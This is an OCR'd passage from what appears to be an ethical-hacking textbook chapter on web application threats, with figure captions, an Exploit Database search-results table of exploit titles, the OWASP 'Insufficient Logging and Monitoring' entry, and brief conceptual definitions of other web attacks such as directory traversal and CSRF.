

Attacker
Performs scanning for vulnerable components
www.certifiedhacker.com
certifiedhacker.com
Web application with known vulnerable components
Attacker takeover control of Servers
Web Servers

Figure 14.26: Attack on a web application with known vulnerable components




Show 15

Search: web application

Date	D	A	V	Title	Type	Platform	Author
2019-12-09	⬇		✗	Yachtcontrol Webapplication 1.0 - Unauthenticated Remote Code Execution	WebApps	Hardware	Hodorsec
2019-06-05	⬇		✓	IBM Websphere Application Server - Network Deployment Untrusted Data Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2019-05-29	⬇		✓	Oracle Application Testing Suite - WebLogic Server Administration Console War Deployment (Metasploit)	Remote	Java	Metasploit
2019-01-14	⬇		✗	Twilio WEB To Fax Machine System Application 1.0 - SQL Injection	WebApps	PHP	Ihsan Sencan
2016-07-29	⬇		✗	Barracuda Web Application Firewall 8.0.1.008 - (Authenticated) Remote Command Execution (Metasploit)	Remote	Linux	xort
2014-08-04	⬇		✓	Barracuda Web Application Firewall - Authentication Bypass	Remote	Hardware	Nick Hayes
2014-09-01	⬇		✓	Arachni Web Application Scanner Web UI - Persistent Cross-Site Scripting	WebApps	Multiple	Prakhar Prasad
2009-12-19	⬇		✓	Barracuda Web Application Firewall 660 - '/cgi-mod/index.cgi' Multiple HTML Injection Vulnerabilities	Remote	Hardware	Global-Evolution
2009-05-20	⬇		✓	Profense 2.2.20/2.4.2 - Web Application Firewall Security Bypass	WebApps	PHP	EnableSecurity
2009-02-26	⬇		✓	IBM Websphere Application Server 6.1/7.0 - Administrative Console Cross-Site Scripting	Remote	Multiple	IBM
2008-05-21	⬇		✓	SAP Web Application Server 7.0 - '/sap/bc/gui/sap/its/webgui/' Cross-Site Scripting	WebApps	Java	DSecRG

Figure 14.27: Screenshot displaying Exploit Database search results for web application exploits




A10 - Insufficient Logging and Monitoring

- Web applications maintain logs to track usage patterns, such as **user login credentials** and **admin login credentials**
- **Insufficient logging** and monitoring refer to the scenario where the detection software either does not **record the malicious event** or ignores important details about the event
- Attackers usually inject, delete, or tamper the web application logs to engage in **malicious activities** or **hide their identities**
- Insufficient logging and monitoring vulnerability increases the difficulty of detecting attempts of malicious attacks and allows attackers to perform malicious attacks like password brute forcing to **steal confidential passwords**

Malicious attempts
Attacker
certifiedhacker.com
Gain access to confidential data without being noticed
Database
Web application with insufficient Logging


A10 - Insufficient Logging and Monitoring

Web applications maintain logs to track usage patterns, such as user login credentials and admin login credentials. Insufficient logging and monitoring refer to scenarios in which the detection software either does not record the malicious event or ignores the important details about the event. Attackers usually inject, delete, or tamper with the web application logs to engage in malicious activities or hide their identities. Due to insufficient logging and monitoring, the detection of malicious attempts of the attacker becomes more difficult and the attacker can perform malicious attacks, such as password brute-forcing, to steal confidential passwords.



Attacker
Malicious attempts
www.certifiedhacker.com
certifiedhacker.com
Gain access to confidential data without being noticed
Database
Web application with insufficient Logging

Figure 14.28: Attack on a web application with insufficient logging and monitoring



Other Web Application Threats

01 Directory Traversal
02 Unvalidated Redirects and Forwards
03 Watering Hole Attack
04 Cross Site Request Forgery
05 Cookie/Session Poisoning
06 Web Service Attacks
07 Cookie Snooping
08 Hidden Field Manipulation
09 Authentication Hijacking
10 Obfuscation Application
11 Broken Session Management
12 Broken Account Management
13 Denial-of-Service (DoS)
14 Buffer Overflow
15 CAPTCHA Attacks
16 Platform Exploits
17 Network Access Attacks
18 DMZ Protocol Attacks
19 Web-based Timing Attacks
20 MarioNet Attack
21 RC4 NOMORE Attack
22 Clickjacking Attack
23 JavaScript Hijacking
24 DNS Rebinding Attack

Other Web Application Threats

Web application threats are not limited to attacks based on URL and port 80. Despite using ports, protocols, and OSI layers, vendors must protect the integrity of mission-critical applications from possible future attacks by being able to deal with all attack methods.

The various types of web application threats are as follows:

- **Directory Traversal**

  Attackers exploit HTTP by directory traversal, which gives them access to restricted directories; they execute commands outside the web server's root directory.

- **Unvalidated Redirects and Forwards**

  Attackers lure victims into clicking on unvalidated links that appear to be legitimate. Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass, leading to

  - Session Fixation Attack
  - Security Management Exploits
  - Failure to Restrict URL Access
  - Malicious File Execution

- **Watering Hole Attack**

  It is a type of unvalidated redirect attack whereby the attacker first identifies the most visited website of the target, determines the vulnerabilities in the website, injects malicious code into the vulnerable web application, and then waits for the victim to browse the website. Once the victim tries to access the website, the malicious code executes, infecting the victim.

- **Cross-Site Request Forgery**

  The cross-site request forgery method is a type of attack in which an authenticated user is made to perform certain tasks on the web application that an attacker chooses, e.g., a user clicking on a particular link sent through an email or chat.

- **Cookie/Session Poisoning**

  By changing the information inside a cookie, attackers bypass the authentication process. Once they gain control over a network, they can modify its content, use the system for a malicious attack, or steal information from users' systems.

- **Web Service Attacks**

